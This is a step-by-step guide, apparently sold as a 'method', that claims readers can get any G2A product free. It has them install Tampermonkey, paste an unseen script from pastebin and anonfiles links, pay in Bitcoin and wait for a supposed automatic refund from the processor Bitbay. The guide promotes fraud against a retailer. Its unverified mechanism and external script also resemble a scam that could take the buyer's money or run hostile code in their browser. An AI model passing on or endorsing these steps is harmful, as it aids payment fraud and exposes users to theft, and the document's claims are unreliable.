Thank you for buying my G2A Method

With this method you will be able to get anything from https://www.g2a.com/ completely for Free. **This exploit works for literally any product that is available for sale on G2A.** For example:

Giftcards - https://www.g2a.com/category/gift-cards-c6
Smaprthones - https://www.g2a.com/category/smartphones-accessories-c1372
Gaming Accessories - https://www.g2a.com/category/mice-keyboards-input-devices-c1919
Games - https://www.g2a.com/category/games-c189

How it works?

It's really simple. We will use a Tampermonkey Script which changes the timezone of our browser whenever we make a new order on G2A. As soon as we get redirected to the payment page, our timezone will change, which will result in our order getting market as "Expired" on G2A's payment processor called "Bitbay", but not on G2A's side itself. So, if we pay for the products - our order will get processed and delivered by G2A anyway, but money will get INSTANTLY refunded to our wallet by Bitbay.

Short summary of the process:

1. Install a Google Chrome extension named "Tampermonkey".
2. Install a Script that changes your browser's timezone after making an order on G2A.
3. Create a new order on G2A and pay for the products by Bitcoin.
4. Claim your products. (Order will be successfully processed by G2A)
5. Wait a few minutes for a refund from Bitbay. (Bitbay is a Bitcoin payment processor for G2A. They will refund your money, because order is marked as "Expired" on their side due to the timezone conflict.)

Important - Please read this:
Keep in mind that Bitbay will refund your expired order only if it's above 0.005 BTC. Any lower amount is not prioritized by their refund system and will require from you to contact G2A's support to get a refund, which will result in your request getting REJECTED, as they will find out that the order was already processed by them (you have received the products). If you use any amount higher than 0.005 BTC, it will get automatically refunded without problems.

Basically you have to add to your cart products that are worth at least 0.005 BTC in total, it could be one or multiple products - doesn't matter. There are absolutely NO LIMITS on the

maximum worth of your cart. I have personally purchased 5 x $100 Amazon Giftcards in one order.

Okay, let's begin.

Here are the things you need:

- At least **0.005 BTC** to pay for the order. (which is around $60 at current rates).

- Google Chrome browser

- Tampermonkey extension
  https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkeb hmkfjojejmpbldmpobfkfo
  If the link is no longer working, simply google for Tampermonkey and you will find it.

- A Script that changes the Timezone. You can copy it from this link:
  (I added multiple links in case they expire)
  https://pastebin.com/raw/ppVUqk1i
  https://throwbin.io/8WtxYG1
  https://anonfiles.com/B005b2y9p7/exploit_txt

Edit: I was getting multiple questions if this script could work for other payment methods. The answer is No. If you want to use this method, you have to use Bitcoin. It's actually not hard to buy crypto nowadays, so I guess it shouldn't be a problem at all.

Okay, if you have everything ready - follow my steps:

Step 1. Add Tampermonkey extension to your browser.

Step 2. Click on Tampermonkey's icon at the top-right side of your browser, and click "Create a new script."


Step 3. Remove any preset code so you have a clean page like on the screenshot:


Step 4. Copy the script from this link:

(I added multiple links in case they expire)
https://pastebin.com/raw/ppVUqk1i
https://throwbin.io/8WtxYG1
https://anonfiles.com/B005b2y9p7/exploit_txt

And paste it in the Editor from Step 3.


Step 5. Go to "File" and click "Save".

Step 6. Make sure that your script is enabled. It should look just like on this screenshot:

Step 7. Go to https://www.g2a.com/ and add some products to your cart. I will purchase a $100 Amazon Giftcard.



Accept Terms & Conditions, Insert your e-mail address and click "Go to payment".

**Step 8**. As soon as the payment page starts to load, you should see this message. Simply press "OK" to continue.

Step 9. Now choose Bitcoin (Bitbay).

And click "Pay with Bitbay"

Edit: I am getting multiple questions if you should use a "Bitbay wallet" or something. The answer is NO. You can use ANY wallet you want. Bitbay is their payment processor for Bitcoin payments. You can pay from whatever wallet you have your coins in.

Step 10. Simply pay for the products by sending Bitcoins to the address displayed in your order.

... and wait for 3 confirmations. As soon as your transaction gets 3 confirmations in blockchain (shouldn't take longer than 30 minutes), you will receive an email from G2A with your purchased products.

Step 11. Now go back to the page with your Invoice. You will see this message:


It usually takes from 1 to 5 minutes to get your money refunded by Bitbay.

I sent a payment at 4:02 AM and the money was refunded 10 minutes later. And this is what I got on my email:
